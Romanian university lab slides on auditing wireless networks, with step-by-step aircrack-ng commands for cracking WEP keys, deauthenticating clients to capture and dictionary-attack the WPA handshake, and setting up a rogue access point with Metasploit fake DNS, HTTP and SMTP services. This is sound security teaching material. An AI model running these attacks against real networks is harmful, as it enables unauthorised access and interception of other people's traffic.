

# Auditarea Securitatii Retelelor

## Laborator 6

- Testarea retelelor wireless

Adrian Furtună, Ph.D.  
[adif2k8@gmail.com](mailto:adif2k8@gmail.com)



# Terminologie


- SSID / ESSID = service set identifier
- BSSID = basic service set identifier
- Power dBm / Watt

$$P(\text{dBm}) = 30 + 10 \cdot \log_{10}(W)$$

# Standarde 802.11

802.11 network standards										
802.11 protocol	Release	Freq. (GHz)	Bandwidth (MHz)	Data rate per stream (Mbit/s)	Allowable MIMO streams	Modulation	Approximate indoor range		Approximate outdoor range	
							(m)	(ft)	(m)	(ft)
—	Jun 1997	2.4	20	1, 2	1	DSSS, FHSS	20	66	100	330
a	Sep 1999	5	20	6, 9, 12, 18, 24, 36, 48, 54	1	OFDM	35	115	120	390
		3.7					—	—	5,000	16,000
b	Sep 1999	2.4	20	5.5, 11	1	DSSS	38	125	140	460
g	Jun 2003	2.4	20	6, 9, 12, 18, 24, 36, 48, 54	1	OFDM, DSSS	38	125	140	460
n	Oct 2009	2.4/5	20	7.2, 14.4, 21.7, 28.9, 43.3, 57.8, 65, 72.2	4	OFDM	70	230	250	820
			40	15, 30, 45, 60, 90, 120, 135, 150			70	230	250	820

# WLAN frames





# Detectarea retelelor wireless

## ■ Folosind comenzi native

1. `ifconfig wlan0 up`
2. `iwlist wlan0 scanning`

## ■ Folosind *aircrack-ng*

1. `airmon-ng start wlan0`
2. `airodump-ng mon0`



# Conectarea la o retea wireless

Placa de retea wireless trebuie sa fie in modul 'managed':

```
iwconfig wlan0 mode managed
```

## ■ Retea Open

1. `iwconfig wlan0 essid Guest channel 1`
2. `dhclient wlan0`

## ■ Retea care foloseste WEP

1. `iwconfig wlan0 essid Guest2 channel 4`
2. `iwconfig wlan0 key 0123456789 (10 hex chars – 64 bit WEP)`

sau:

- `iwconfig wlan0 key s:passw (5-byte ASCII string)`
- `iwconfig wlan0 key 01234567890123456789012345 (26 hex chars – 128 bit WEP )`
- `iwconfig wlan0 key s:0123456789012 (13-byte ASCII string – 128 bit WEP )`


3. `dhclient wlan0`

## ■ Retea care foloseste WPA/WPA2 (se va instala pachetul *wpa\_supplicant*)


1. `wpa_passphrase [essid] [passphrase] > wlan.conf`
2. `wpa_supplicant -i wlan0 -c wlan.conf`
3. `dhclient wlan0`

# Autentificare, asociere

- Pentru a putea schimba pachete de date cu AP-ul, un client trebuie să fie asociat cu acesta
1. Probe request/response
  2. Authentication
  3. Association



# WEP



- 64-bit seed = 24-bit IV + 40-bit key  
(40-bit key = 5 bytes)
- 128-bit seed = 24-bit IV + 104-bit key  
(104-bit key = 13 bytes)
- Pentru un IV de 24 biti, exista o probabilitate de 50% ca un IV sa se repete dupa 5000 de pachete  
=> criptarea WEP poate fi sparta folosind tehnica cheilor similare din criptanaliza



# Exercitiul 1:

## Spargerea cheilor WEP (cand exista clienti conectati)

1. Porniti 'monitor mode'

```
airmon-ng start wlan0          => mon0
```

2. Asociati-va cu AP-ul

```
aireplay-ng --fakeauth 0 -a 00:18:F3:E9:91:C8 mon0
```

3. Capturati un pachet ARP request si retransmiteti-l catre AP

```
aireplay-ng --arpresplay -b 00:18:F3:E9:91:C8 mon0
```

4. Capturati pachetele ARP request trimise de AP (contin IV diferiti/unici)

```
airodump-ng --bssid 00:18:F3:E9:91:C8 --channel 1  
-w output mon0
```

5. Spargeti cheia WEP

```
aircrack-ng output-01.cap
```

## Exercitiul 2:

### Spargerea cheilor WEP (cand nu exista clienti conectati)

1. Capturati un pachet de date de la AP

```
airodump-ng --channel 1 --bssid 00:18:F3:E9:91:C8 -w output-  
mon0
```

2. Asociati-va cu AP-ul

```
aireplay --fakeauth 2 -a 00:18:F3:E9:91:C8 mon0
```

3. Atac chopchop folosind packetul de date capturat anterior

```
aireplay --chopchop -b 00:18:F3:E9:91:C8 -h your_mac -r output-  
01.cap mon0
```

⇒ PRGA file (.xor). Pseudo Random Generation Algorithm = componenta a algoritmului RC4 folosita la generarea cheilor flux

4. Creati un pachet ARP request folosind PRGA file

```
packetforge-ng --arp -a 00:18:F3:E9:91:C8 -h your_mac -t 255.255.255.255 -l  
255.255.255.255 -y replay_dec...xor -w arp_request.cap
```

5. Retrimiteți ARP request

```
arpreplay --arpreplay -b 00:18:F3:E9:91:C8 -r arp_request.cap mon0
```


6. Capturati pachetele ARP response

```
airodump --channel 1 --bssid 00:18:F3:E9:91:C8 -w output mon0
```

7. Spargeti cheia WEP

```
aircrack-ng output-01.cap
```

# WPA/WPA2 4-way handshake





## Exercitiul 3:

### Spargerea cheii prestabilite WPA/WPA2

1. Capturati traficul dintre un client si un AP (WPA/WPA2) cu scopul de a obtine pachetele din 4-way handshake

```
airodump-ng --channel 1 --bssid 00:18:F3:E9:91:C8  
-w output mon0
```

2. De-autentificati un client pentru a-l determina sa se re-autentifice si sa faca handshake-ul

```
aireplay-ng --deauth 1 -a 00:18:F3:E9:91:C8 -c  
0C:60:76:03:D4:12 mon0
```

3. Gasiti cheia WPA folosind un atac bazat pe dictionar

```
aircrack-ng -w 500-worst-passsswords.txt output-  
01.cap
```



## Exercitiul 4:

### Access Point Honeypot

- Multi clienti wireless se reconecteaza automat la retea atunci cand aceasta devine prezenta
- Atacatorul poate simula retea drita de client prin generarea de raspunsuri false de tip Probe Response
- Clientul wireless se va conecta la AP-ul atacatorului si va incerca sa se comporte normal (download update-uri, conectare automata la email, la network shares, etc)

# Exercitiul 4 (cont): Access Point Honeypot

- Pornim AP-ul atacator

```
airbase-ng -c 1 --essid HomeNet wlan0 => at0
```

- Configuram setarile IP

```
ifconfig at0 10.0.0.1 netmask 255.255.255.0
```

- Pornim servicii honeypot pentru a simula retea reala:

- DHCP server

```
dhcpd3 -cf dhcpd.conf -d at0
```

- DNS server

```
cd /pentest/exploits/framework
```

```
./msfconsole
```

```
use auxiliary/server/fakedns
```

```
...configure...
```

- HTTP server

```
use auxiliary/server/http
```

```
...configure...
```

- SMTP server

```
use auxiliary/server/smtp
```

```
...configure...
```

```
subnet 10.0.0.0 netmask 255.255.255.0 {  
    range 10.0.0.20 10.0.0.100;  
    option routers 10.0.0.1;  
    option domain-name-servers 10.0.0.1;  
    option domain-name "home.net";  
    max-lease-time 120;  
    default-lease-time 120;  
    authoritative;  
}
```



# Documentatie

- <http://www.wi-fiplanet.com/tutorials/print.php/1447501>
- <http://www.aircrack-ng.org/doku.php>



# Intrebari

